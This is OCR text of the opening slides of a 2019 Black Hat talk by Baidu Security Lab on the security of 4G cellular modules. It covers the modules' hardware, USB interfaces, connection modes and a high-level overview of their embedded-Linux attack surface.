

black hat
USA 2019
AUGUST 3-8, 2019
MANDALAY BAY / LAS VEGAS
All the 4G Modules Could be Hacked
Baidu Security Lab
#BHUSA @BLACK HAT EVENTS

Agenda

- Introduction of 4G modules
- Attack Surfaces of 4G modules
- Attack Preparations
- Vulnerabilities Found and Exploitation
- Suggested Defense Practice

- **Introduction of 4G modules**

- Attack Surfaces of 4G modules

- Attack Preparations

- Vulnerabilities Found and Exploitation

- Suggested Defense Practice

4G Module Scenarios

- Devices with 4G modules
  - IOT devices (vending machines, 4G hotspot/router)
  - Industrial equipment (intelligent charging station)
- Reason for the need of 4G modules
  - Provide connectivity to the Internet / Internal Network
  - Connect to vendor cloud service for various purposes. (module upgrades / remote management …)

Mini PCI-E

M.2

LCC

driverless car

4G WiFi hotspot/ 4G router

advertising machine

intelligent charging station

vending machine


laptop

in-vehicle infotainment system

.....

YC vending machine
Mini PCI-E


Tesla Model S
LCC



EVENTS

Four-Faith Industrial
4G router
Mini PCI-E


DaTang 4G WiFi
One 4G chip for both 4G connection and router system



SP6674
SIM7200-PCIE-EVB_V1.02
SIM7500CE
MF885
Gxiong
W11-G405it
HUAWEI
ZTE
Fibocom
YUGA

4G Module Internal structure

- Hardware Components
  - Main Chip
    - Baseband+ARM (In one chip, e.g. : Qualcomm MDM9x07 series)
  - Flash
    - NAND+DDR in one chip (Qualcomm)
    - NAND (Huawei HiSilicon / ZTE , DDR flash inside)
  - Others:
    - Power Management / RF / (WiFi / SD / Bluetooth / GPIOs)
- Software Components
  - OS
    - Embedded Linux System
    - RTOS (Mvrwell/ASR)
  - Baseband system



The Quectel EC20 4G module Internal structure

Antenna

VC7912

Same as SKY77912
A Tx/Rx Front-End Module, support 234G


VC7645

Same as SKY77645
A Power Amplifier Module

PMD9607

Power Management IC

Mini PCI-E Interface



WTR2965

RF Transceiver

Qualcomm MDM9607
CPU and Modem


Cortex A7 @1.3GHz running Linux kernel

Snapdragon™ X5 LTE (9x07) modem supports LTE Category 4

FM6BD1G1GMB
ESMT MCP

1Gbit NAND flash
+ 1Gbit DRAM
BGA162


How the 4G module works



VID PID	interface	Dial mode
0x2949 0x8241	RNDIS(00) MODEM(02) TTY(03 NMEA) TTY(04 AT) Diag(05) RMNET(06)	PPP/RNDIS/RMNET
0x2949 0x8242	ECM(00) MODEM(02) TTY(03 NMEA) TTY(04 AT) Diag(05)	PPP/ECM
0x2949 0x8243	RMNET(00) MODEM(01) TTY(02 NMEA) TTY(03 AT) Diag(04)	PPP/RMNET
0x2949 0x8247	MODEM(00) TTY(01 NMEA) TTY(02 AT) Diag(03) RMNET(04)	PPP/RMNET

- Install the drivers
- OS chooses and loads the right driver by VID/PID/Interface
- Use AT command to set the APN / get the signal strength … (if needed)
- OS will create the network card: usb0 / ppp0 / wwan / ….
- Get IP address (10.x or 192.168.x)
- Done

How the 4G module works





PPP / RMNET(Gobi Net)
Board get a Public Address

```
eth1      Link encap:以太网  硬件地址 8e:97:7b:24:74:da
          inet 地址:10.63.87.33  广播:10.63.87.35  掩码:255.255.255.252
          inet6 地址: fe80::8c97:7bff:fe24:74da/64 Scope:Link
          UP BROADCAST RUNNING NOARP MULTICAST  MTU:1500  跃点数:1
          接收数据包:0 错误:0 丢弃:0 过载:0 帧数:0
          发送数据包:16 错误:0 丢弃:0 过载:0 载波:0
          碰撞:0 发送队列长度:1000
          接收字节:0 (0.0 B)  发送字节:2986 (2.9 KB)
```

RNDIS / CDC-ECM / QMI WWAN
Board get a Private Address
The 4G module as a router

```
usb0      Link encap:Ethernet  HWaddr de:5a:e2:66:91:4e
          inet addr:192.168.225.36  Bcast:192.168.225.255  Mask:255.255.255.0
          inet6 addr: fe80::dc5a:e2ff:fe66:914e/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:20 errors:0 dropped:0 overruns:0 frame:0
          TX packets:54 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1589 (1.5 KB)  TX bytes:11532 (11.5 KB)
```





Motivation


- Not much prior efforts

- Shed a light on attack surfaces of 4G modules & inspire new hacking tricks
  - Car Hacking
    - RCE vulnerabilities found in vehicles with T-Box (4G module inside) from 5+ auto makers.
  - Baseband Hacking
    - Effective on various baseband chipsets from major vendors.
    - More debugging tool introduced
  - IOT Hacking
  - Universal Hacking
    - You will own the ability of network traffic controlling

- Introduction of 4G modules
- **Attack Surfaces of 4G modules**
- Attack Preparations
- Vulnerabilities Found and Exploitation
- Suggested Defense Practice

Software Component – Embedded Linux

- LTE protocol is complex, include several releases
- Need to support 2/3/4G, Multi-Mode Mult-Band
- Support expanded AT command, e.g. HTTP / MQTT / FTP protocol….
- Support connection mode: PPP / CDC-ACM / CDC-ECM / RNDIS…..
- Support peripheral: WiFi / Bluetooth ….
- Support FOTA upgrade, remote or web management
- Support secondary development



Embedded Linux – Nursery of Vulnerabilities

- Full Linux system
- Most of them use RNDIS / ECM mode (means unique IP, routability)
- Exposed attack surfaces
  - The Linux has a IP address, which can be accessed directly
  - The Linux listens on some port, or connect to vendor Cloud services (for upgrade or remote management, etc.)
